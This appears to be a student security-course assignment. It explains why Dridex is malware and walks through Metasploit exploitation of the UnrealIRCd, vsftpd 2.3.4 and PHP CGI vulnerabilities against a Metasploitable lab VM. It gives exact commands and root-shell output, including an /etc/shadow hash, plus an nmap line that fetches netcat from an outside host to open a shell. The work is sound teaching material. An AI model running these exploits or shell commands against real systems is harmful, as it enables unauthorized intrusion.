- In your own words, describe why you think this piece of software was classified as malware. What makes it malicious in your opinion? **[0.3125 points]**

Malware is defined as a piece of software that is used to disrupt computer operations, gather sensitive information, or gain access to computer systems without the owner's knowledge [7]. Since the intent of the Dridex attackers is intercepting online banking sessions to steal banking credentials and other personal information on the system in order to gain access to the financial records of the users, this particular software is classified as malware. Dridex is malicious because the code infiltrated into the computers is used to hijack the user's browser and monitor its activity for online banking sessions, without the user's knowledge or consent.

Metasploit (10 Points)

1. *UnrealIRCd IRC daemon backdoor*

a. Explanation: [2 points]

UnrealIRCd is an Open Source IRC Server that serves thousands of networks since 1999 [8]. However, in mid-2010, UnrealIRCd developers reported that the file servers of the project were compromised, presumably in November 2009, and the file that contains the IRC servers code, Unreal3.2.8.1.tar.gz, was replaced by a version with a backdoor. This backdoor allows anyone to execute any command on the server running UnrealIRCd with the privileges of the user running the IRC daemon, and it can be executed regardless of any user restrictions or password requirements [9].

An attacker can check if the IRC server is backdoored by running a time-based command (ping) and checking how long it takes to respond. The irc-unrealircd-backdoor.command script argument (available on “<https://github.com/nmap/nmap/blob/master/scripts/irc-unrealircd-backdoor.nse>” for example) can be used to run an arbitrary command on the remote system. Since the output is never returned, the attacker can use the script to start a netcat listener [10]:

```
$ nmap -d -p6667 --script=irc-unrealircd-backdoor.nse --script-args=irc-unrealircd-backdoor.command='wget http://www.javaop.com/~ron/tmp/nc && chmod +x ./nc && ./nc -l -p 4444 -e /bin/sh' <target>
$ ncat -vv localhost 4444
Ncat: Version 5.30BETA1 ( http://nmap.org/ncat )
Ncat: Connected to 127.0.0.1:4444.
pwd
/home/ron/downloads/Unreal3.2-bad
whoami
ron
```

As described below, Metasploit can be used to exploit this vulnerability as well. For instance, the figure below shows how using the backdoor, it is possible to create a new directory in the compromised host.

```
[*] Command shell session 1 opened (192.168.1.2:4444 -> 192.168.1.3:34892) at 2016-04-13 19:37:41 -0400
cd /home
ls
ftp
msfadmin
service
user
mkdir EXPLOITED
```



```
msfadmin@metasploitable:~$ cd /home
msfadmin@metasploitable:/home$ ls
ftp  msfadmin  service  user
msfadmin@metasploitable:/home$ ls
EXPLOITED  ftp  msfadmin  service  user
msfadmin@metasploitable:/home$ _
```

- b. Exact commands used to exploit vulnerability in Metasploitable using Kali Linux: **[0.25 points]**

Metasploit in Kali Linux was used to load the UnrealIRCd module to further exploit the Metasploitable machine using the UnrealIRCD IRC daemon backdoor vulnerability. The procedure was as follows:

- Determine the IP address of the victim machine (Metasploitable):


```
> ip a ---> 192.168.1.3
```

- Determine the IP address of the machine that will perform the exploit (Kali Linux)

```
> ip a ---> 192.168.1.2
```


- Starting the Metasploit console

```
> msfconsole
```



- Searching modules for UnrealIRC

```
> search unreal
```



- Load exploit for UnrealIRCd 3.2.8.1 Backdoor Command Execution in Metasploit with “Excellent” rank

> use exploit/unix/irc/unreal_ircd_3281_backdoor

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) >
```

- View options available to know what the UnrealIRCd 3.2.8.1 Backdoor exploit requires

> show options

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      RHOST            yes       The target address
  RPORT      6667             yes       The target port

Exploit target:

  Id  Name
  --  --
  0    Automatic Target
```

It is possible to observe that the port is already set on the port 6667 since IRC servers usually run on that port, however it can be changed if the service is running in a different port.

- Set the RHOST option with the IP address of the Metasploitable machine (from previous step, 192.168.1.3)


> set RHOST 192.168.1.3

- With all the options set, it is possible to execute the exploit and attack the target

> exploit

```
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.1.2:4444
[*] Connected to 192.168.1.3:6667...
[*] irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using
your IP address instead
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo VeZ9USVMjTbuwlBM;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "VeZ9USVMjTbuwlBM\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.2:4444 -> 192.168.1.3:50990) at 2016
-04-13 13:12:33 -0400
```



- Once the command shell session opened, it is possible to interact with the session

```
Active sessions
=====
Id  Type      Information      Connection
--  -
2   shell    unix            192.168.1.2:4444 -> 192.168.1.3:41294 (192.168.1.3)

msf exploit(unreal_ircd_3281_backdoor) > sessions -i 2
[*] Starting interaction with 2...

whoami
root

hostname
metasploitable

grep root /etc/shadow
root:$1$avpfBJl$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::

pwd
/etc/unreal

id
uid=0(root) gid=0(root)

[*] Starting interaction with 2...

whoami
root

hostname
metasploitable

grep root /etc/shadow
root:$1$avpfBJl$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::

pwd
/etc/unreal

id
uid=0(root) gid=0(root)

ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
   inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
   link/ether 08:00:27:0b:fc:15 brd ff:ff:ff:ff:ff:ff
   inet 192.168.1.3/24 brd 192.168.1.255 scope global eth0
   inet6 fe80::a00:27ff:fe0b:fc15/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
   link/ether 08:00:27:06:f0:8b brd ff:ff:ff:ff:ff:ff
   inet 192.168.2.3/24 brd 192.168.2.255 scope global eth1
   inet6 fe80::a00:27ff:fe06:f08b/64 scope link
       valid_lft forever preferred_lft forever
```

c. Screenshots of your exploits [0.25 points]

Executing 'ls' (on /home/) and 'hostname' commands from Kali on the Metasploitable machine.

```
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.1.2:4444
[*] Connected to 192.168.1.3:6667...
   :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
   :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo WuWjjL06lWPJmHY7;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "WuWjjL06lWPJmHY7\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 4 opened (192.168.1.2:4444 -> 192.168.1.3:51840) at 2016-04-13 13:59:38 -0400

cd /home
ls -l
total 16
drwxr-xr-x 2 root      nogroup  4096 Mar 17  2010 ftp
drwxr-xr-x 5 msfadmin  msfadmin  4096 Feb 27  22:18 msfadmin
drwxr-xr-x 2 service  service   4096 Apr 16  2010 service
drwxr-xr-x 3 user     user      4096 May  7  2010 user

hostname
metasploitable

msfadmin@metasploitable:~$ cd /home
msfadmin@metasploitable:/home$ ls
ftp  msfadmin  service  user
msfadmin@metasploitable:/home$ hostname
metasploitable
```


Creating a new directory in the compromised machine using *mkdir*

```
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.1.2:4444
[*] Connected to 192.168.1.3:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 708D0yQEuStdJeyP;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "708D0yQEuStdJeyP\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.2:4444 -> 192.168.1.3:34892) at 2016-04-13 19:37:41 -0400

cd /home
ls
ftp
msfadmin
service
user
mkdir EXPLOITED
```

```
msfadmin@metasploitable:~$ cd /home
msfadmin@metasploitable:/home$ ls
ftp  msfadmin  service  user
msfadmin@metasploitable:/home$ ls
EXPLOITED  ftp  msfadmin  service  user
```

2. VSFTPD backdoor

a. Explanation: [2 points]

vsftpd, which stands for "Very Secure FTP Daemon", is an FTP server for Unix-like systems, including Linux. It is licensed under the GNU General Public License. It supports IPv6 and SSL. In July 2011, it was discovered that vsftpd version 2.3.4 downloadable from the master site had been compromised. Users logging into a compromised vsftpd-2.3.4 server may issue a ":" smileyface as the username and gain a command shell on port 6200. This was not an issue of a security hole in vsftpd, instead, someone had uploaded a different version of vsftpd which contained a backdoor. Since then, the site was moved to Google App Engine [11]. If a username is sent that ends in the sequence ":" [a happy face], the backdoored version will open a listening shell on port 6200.

b. Exact commands used to exploit vulnerability in Metasploitable using Kali Linux: [0.25 points]

- Determine the IP address of the victim machine (Metasploitable):
> ip a ---> 192.168.14.159

- Determine the IP address of the machine that will perform the exploit (Kali Linux)

```
> ip a ---> 192.168.14.157
```

- Starting the Metasploit console

```
> msfconsole
```

- Searching modules for vsftpd

```
> search vsftpd
```

```
msf > search vsftpd

Matching Modules
=====

  Name                                   Disclosure Date  Rank      Description
  ----                                   -
  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent VSFTPD v2.3.4 Backdoor Command Execution
```

- Load module

```
> use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > █
```

- Set the RHOST option with the IP address of the Metasploitable machine (from previous step, 192.168.14.159)

```
> set RHOST 192.168.14.159
```

- With all the options set, it is possible to execute the exploit and attack the target

```
> exploit
```

```
msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.14.157:42266 -> 192.168.14.159:6200) at 2016-04-12 01:41:19 -0400
```

Once the command shell session opened, it is possible to interact with the session

```
whoami
root

hostname
metasploitable
```

c. Screenshots of your exploits [0.25 points]

Executing 'ls' (on /home/) and 'hostname' commands from Kali on the Metasploitable machine.

```
ls -l /home
total 16
drwxr-xr-x 2 root    nogroup  4096 Mar 17  2010 ftp
drwxr-xr-x 5 msfadmin msfadmin 4096 May 21  2012 msfadmin
drwxr-xr-x 2 service service  4096 Apr 16  2010 service
drwxr-xr-x 3 user     user     4096 May  7  2010 user

hostname
metasploitable
```

3. *PHP CGI Argument Injection vulnerability*

a. Explanation: [2 points]

When run as a CGI, PHP up to version 5.3.12 and 5.4.2 is vulnerable to an argument injection vulnerability. This module takes advantage of the -d flag to set php.ini directives to achieve code execution. From the advisory: “if there is NO unescaped ‘=’ in the query string, the string is split on ‘+’ (encoded space) characters, urldecoded, passed to a function that escapes shell metacharacters (the “encoded in a system-defined manner” from the RFC) and then passes them to the CGI binary.” [12]

b. Exact commands used to exploit vulnerability in Metasploitable using Kali Linux: [0.25 points]

- Searching modules for PHP CGI Argument Injection
> search php_cgi

```
msf > search php_cgi
Matching Modules
=====
   Name                                           Disclosure Date  Rank       Description
   ----                                           -
 exploit/multi/http/php_cgi_arg_injection  2012-05-03      excellent  PHP CGI Argument Injection
```

- Load module
> use exploit/multi/http/php_cgi_arg_injection

```
msf > use exploit/multi/http/php_cgi_arg_injection
msf exploit(multi/http/php_cgi_arg_injection) > █
```

- Set the RHOST option with the IP address of the Metasploitable machine (from previous step, 192.168.14.159)

```
> set RHOST 192.168.14.159
```

- With all the options set, it is possible to execute the exploit and attack the target

```
> exploit
```

```
msf exploit(phi_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.14.157:4444
[*] Sending stage (33068 bytes) to 192.168.14.159
[*] Meterpreter session 6 opened (192.168.14.157:4444 -> 192.168.14.159:34936) at 2016-04-12 03:57:00 -0400

meterpreter > |
```

c. Screenshots of your exploits [0.25 points]

Get system information

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter   : php/php
meterpreter >
```

```
meterpreter > ls -l
Listing: /var/www
=====
Mode                Size      Type    Last modified          Name
----                -
41777/rwxrwxrwx     4096    dir    2012-05-20 15:30:29 -0400 dav
40755/rwxr-xr-x     4096    dir    2012-05-20 15:52:33 -0400 dvwa
100644/rw-r--r--     891     fil    2012-05-20 15:31:37 -0400 index.php
40755/rwxr-xr-x     4096    dir    2012-05-20 15:22:48 -0400 mutillidae
40755/rwxr-xr-x     4096    dir    2012-05-20 15:22:48 -0400 phpMyAdmin
100644/rw-r--r--     19      fil    2012-05-20 15:22:48 -0400 phpinfo.php
40755/rwxr-xr-x     4096    dir    2012-05-20 15:22:48 -0400 test
40775/rwxrwxr-x    20480    dir    2012-05-20 15:22:48 -0400 tikiwiki
40775/rwxrwxr-x    20480    dir    2012-05-20 15:22:48 -0400 tikiwiki-old
40755/rwxr-xr-x     4096    dir    2012-05-20 15:22:48 -0400 twiki
```

Inspect source code using 'cat' command

```
meterpreter > cat index.php
bytes: 11428543 (10.8 MiB)
<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>
  ip: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 00<host>
  txqueuelen 1000 (memory)
  RX packets 697131 0 errors 0 overruns 0  carrier 0  collisions 0
  TX packets 697131 0 errors 0 overruns 0  carrier 0  collisions 0

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></li>
<li><a href="/dav/">WebDAV</a></li>
</ul>
</body>
</html>
```


c. Screenshots of your exploits **[0.25 points]**

Executing 'ls' (on /home/) and 'hostname' commands from Kali on the Metasploitable machine.

```
ls -l /home
total 16
drwxr-xr-x 2 root    nogroup  4096 Mar 17  2010 ftp
drwxr-xr-x 5 msfadmin msfadmin 4096 May 21  2012 msfadmin
drwxr-xr-x 2 service service  4096 Apr 16  2010 service
drwxr-xr-x 3 user     user     4096 May  7  2010 user

hostname
metasploitable
```

REFERENCES

- [1] https://www.owasp.org/index.php/Buffer_Overflow
- [2] https://en.wikipedia.org/wiki/Address_space_layout_randomization
- [3] <https://en.wikipedia.org/wiki/Strace>
- [4] http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/dridex-financial-trojan.pdf
- [5] <http://blog.trendmicro.com/trendlabs-security-intelligence/banking-trojan-dridex-uses-macros-for-infection/>
- [6] http://christophe.rieunier.name/securite/Dridex/20150608_dropper/Dridex_dropper_analysis.php
- [7] <https://en.wikipedia.org/wiki/Malware>
- [8] <https://www.unrealircd.org/>
- [9] <https://www.unrealircd.org/txt/unrealsecadvisory.20100612.txt>
- [10] <https://nmap.org/nsedoc/scripts/irc-unrealircd-backdoor.html>
- [11] https://computersecuritystudent.com/SECURITY_TOOLS/METASPLOITABLE/EXPLOIT/lesson8/index.html
- [12] https://www.rapid7.com/db/modules/exploit/multi/http/php_cgi_arg_injection
- [13] https://community.rapid7.com/docs/DOC-1875?mkt_tok=3RkMMJWWfF9wsRonuanJZKXonjHpfsX56+ooXKO+lMI/0ER3fOvrPUfGjI4ATsFI/qLAzICFpZo2FFKG/CceNc=